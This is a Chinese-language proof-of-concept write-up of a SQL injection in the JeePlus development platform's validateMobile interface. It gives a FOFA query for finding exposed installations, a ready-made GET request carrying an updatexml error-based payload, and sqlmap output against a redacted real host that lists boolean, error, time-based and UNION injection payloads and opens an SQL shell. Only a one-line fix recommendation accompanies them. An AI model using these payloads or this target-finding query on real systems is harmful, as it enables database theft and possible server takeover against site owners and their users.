

J4-2Jeeplus-快速开发平台-SQL

漏洞描述：

JeePlus快速开发平台 validateMobile 接口处存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

FOFA: app="JeePlus"


漏洞复现：

payload:

```
GET /a/sys/user/validateMobile?&mobile=1%27+and+1%3D%28updatexml%281%2Cconcat%280x7e%2C%28select+user%28%29%29%2C0x7e%29%2C1%29%29+and+%271%27%3D%271 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close
```

效果图：

查询当前用户



Sqmap验证

```

root@VM-16-8-centos sqlmap-1.7]# python3 sqlmap.py -u "http://[REDACTED]/a/sys/user/validateMobile?&mobile=1*" --sql-shell

[1.7#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:37:06 /2024-02-20/

Custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
19:37:07 [INFO] resuming back-end DBMS 'mysql'
19:37:07 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: http://[REDACTED]/a/sys/user/validateMobile?&mobile=1' OR NOT 8283=8283#

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: http://[REDACTED]/a/sys/user/validateMobile?&mobile=1' AND GTID_SUBSET(CONCAT(0x71717a7871,(SELECT (ELT(9920=9920,1))),0x7170627a71),9920)

  Type: time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
  Payload: http://[REDACTED]/a/sys/user/validateMobile?&mobile=1' OR SLEEP(5)-- tjUh

  Type: UNION query
  Title: MySQL UNION query (NULL) - 24 columns
  Payload: http://[REDACTED]/a/sys/user/validateMobile?&mobile=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71717a7871,0x44774c6e616e797375a6a5449436469764a7a734d7561686e5943656e4468625a726d6161584d53,0x7170627a71),NULL,NULL,NULL,NULL,NULL#

```

修复建议：

立即对JeePlus快速开发平台的validateMobile接口实施参数化查询，防止SQL注入漏洞，保护系统免受数据泄露和未授权访问。